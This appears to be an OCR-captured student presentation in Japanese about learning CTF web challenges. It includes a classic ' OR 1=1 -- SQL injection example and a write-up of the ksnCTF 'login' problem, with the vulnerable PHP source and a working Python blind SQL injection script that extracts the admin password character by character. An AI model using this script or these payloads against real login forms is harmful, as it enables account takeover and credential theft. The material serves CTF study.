Security Topic

B4 Altanginj Tumengerel

2018/04/10(1^{st})

目次

CTF

CTFで学んだ技術や知識を共有するために作ったページ
自由に編集してください

編集

Writeups

- Writeups

編集

おすすめ問題リスト

- おすすめ問題リスト

編集

AZLABCTF 2017

- Challenges
  - Bin: https://milano-az.inf.uec.ac.jp/dav//2016-Yamagishi/ctf/azlabCTF2017_bin/
  - Crypto 1: https://milano-az.inf.uec.ac.jp/dav//2016-Yamagishi/ctf/azlabCTF2017_crypto/
  - Crypto 2: http://www.az.lab.uec.ac.jp/~inoue/NW/~suzuki/
  - Web: ~~http://ec2-52-193-65-242.ap-northeast-1.compute.amazonaws.com:8080/(学内限定)~~ Thanks for Solving!!

編集

ジャンル別

Web

- SQL injection
- CTF:Web:XSS/CSRF]
- Basic/Digest Auth

binary&pwn
forensics&reversing
crypto

取り合いずWEB系やって見ようと思ってSQL Injectionのところを選択した。

azlab wiki - takada lab -

検索

最近の変更　メディアマネージャー　サイトマップ

現在位置: start » ctf » web » sql_injection
トレース: • security_topic • start • ctf • sql_injection

ctf:web:sql_injection

解説

https://www.slideshare.net/kinmemodoki/sql-71064669

編集

練習問題

- EKO Party web 100
  - http://0491e9f58d3c2196a6e1943adef9a9ab734ff5c9.ctf.site:20000/
- ksnCTF 6:login
  - http://ksnctf.sweetduet.info/problem/6

編集

ctf/web/sql_injection.txt · 最終更新: 2017/06/25 18:39 by hattori

保護されていない通信 | ctfq.sweetduet.info:10080/~q6/

First, login as "admin".

ID:

Pass:

送信

Home Explore

Be the first to clip this slide

Default word : いつもの

User ID:

' OR 1=1 -- Submit

ID: ' OR 1=1 --
First name: admin
Surname: admin

ID: ' OR 1=1 --
First name: Gordon
Surname: Brown

ID: ' OR 1=1 --
First name: Hack
Surname: Me

ID: ' OR 1=1 --
First name: Pablo
Surname: Picasso

ID: ' OR 1=1 --
First name: Bob
Surname: Smith

SELECT first_name, last_name FROM users
WHERE user_id = '' OR 1 --

すべての行を表示させる
いつものやつ

6 of 34

猫でもわかるかもしれない SQLインジェクション

750 views


First, login as "admin".

Login Failed

ID: 'OR 1=1 --

Pass:


送信


ctfq.sweetduet.info:10080/~q6/
Congratulations!
It's too easy?
Don't worry.
The flag is admin's password.
Hint:
<?php
function h($s){return htmlspecialchars($s,ENT_QUOTES,'UTF-8');}
$id = isset($_POST['id']) ? $_POST['id'] : '';
$pass = isset($_POST['pass']) ? $_POST['pass'] : '';
$login = false;
$err = '';
if ($id!=='')
{
$db = new PDO('sqlite:database.db');
$r = $db->query("SELECT * FROM user WHERE id='$id' AND pass='$pass'");
$login = $r && $r->fetch();
if (!$login)
$err = 'Login Failed';
}
?><!DOCTYPE html>


Blind SQL injection

- SELECT * FROM user WHERE id=‘$id’ AND pass=‘$pass

- ’admin‘ AND substr((SELECT pass FROM user WHERE id=’admin‘),“何文字目”,1)=’“+char+”’;"



Pythonを使ってパスワードをわかった




```
>>> flag=''
>>> for p in range(0,30):
...     for i in range(32,127):
...             char=chr(i)
...             id="admin' AND substr((SELECT pass FROM user WHERE id='admin'),"
+str(p+1)+",1)='"+char+"';"
...             pw="''"
...             url="http://ctfq.sweetduet.info:10080/~q6/"
...             req={'id':id,'pass':pw}
...             params=urllib.urlencode(req)
...             response = urllib2.urlopen(url, params)
...             data = response.read()
...             if len(data)>1000:
...                     print str(i)+":"+char
...                     flag=flag+char
...                     print flag
...                     break
...
```

```
>>> flag=''
>>> for p in range(0,30):
```

パスワードが３０文字以下と考えた

```
...     for i in range(32,127):
...             char=chr(i)
...             id="admin' AND substr((SELECT pass FROM user WHERE id='admin'),"
+str(p+1)+",1)='"+char+"';"
...             pw="''"
```

ASCII Table

Dec	Hex	Oct	Char	Dec	Hex	Oct	Char	Dec	Hex	Oct	Char	Dec	Hex	Oct	Char
0	0	0		32	20	40	[space]	64	40	100	@	96	60	140	`
1	1	1		33	21	41	!	65	41	101	A	97	61	141	a
2	2	2		34	22	42	"	66	42	102	B	98	62	142	b
3	3	3		35	23	43	#	67	43	103	C	99	63	143	c
4	4	4		36	24	44	$	68	44	104	D	100	64	144	d
5	5	5		37	25	45	%	69	45	105	E	101	65	145	e
6	6	6		38	26	46	&	70	46	106	F	102	66	146	f
7	7	7		39	27	47	'	71	47	107	G	103	67	147	g
8	8	10		40	28	50	(	72	48	110	H	104	68	150	h
9	9	11		41	29	51	)	73	49	111	I	105	69	151	i
10	A	12		42	2A	52	*	74	4A	112	J	106	6A	152	j
11	B	13		43	2B	53	+	75	4B	113	K	107	6B	153	k
12	C	14		44	2C	54	,	76	4C	114	L	108	6C	154	l
13	D	15		45	2D	55	-	77	4D	115	M	109	6D	155	m
14	E	16		46	2E	56	.	78	4E	116	N	110	6E	156	n
15	F	17		47	2F	57	/	79	4F	117	O	111	6F	157	o
16	10	20		48	30	60	0	80	50	120	P	112	70	160	p
17	11	21		49	31	61	1	81	51	121	Q	113	71	161	q
18	12	22		50	32	62	2	82	52	122	R	114	72	162	r
19	13	23		51	33	63	3	83	53	123	S	115	73	163	s
20	14	24		52	34	64	4	84	54	124	T	116	74	164	t
21	15	25		53	35	65	5	85	55	125	U	117	75	165	u
22	16	26		54	36	66	6	86	56	126	V	118	76	166	v
23	17	27		55	37	67	7	87	57	127	W	119	77	167	w
24	18	30		56	38	70	8	88	58	130	X	120	78	170	x
25	19	31		57	39	71	9	89	59	131	Y	121	79	171	y
26	1A	32		58	3A	72	:	90	5A	132	Z	122	7A	172	z
27	1B	33		59	3B	73	;	91	5B	133	[	123	7B	173	{
28	1C	34		60	3C	74	<	92	5C	134	\	124	7C	174	|
29	1D	35		61	3D	75	=	93	5D	135	]	125	7D	175	}
30	1E	36		62	3E	76	>	94	5E	136	^	126	7E	176	~
31	1F	37		63	3F	77	?	95	5F	137	_	127	7F	177	

```
...             url="http://ctfq.sweetduet.info:10080/~q6/"
...             req={'id':id,'pass':pw}
...             params=urllib.urlencode(req)
...             response = urllib2.urlopen(url, params)
...             data = response.read()
```

IDとパスワードを送信し、そのURLから返すデータをdataに読み出している

```
..          if len(data)>1000:
...                 print str(i)+":"+char
...                 flag=flag+char
...                 print flag
...                 break
```

データが正しく返されていたら、パスワードの何文字目にあっている文字をパスワード保存の配列に追加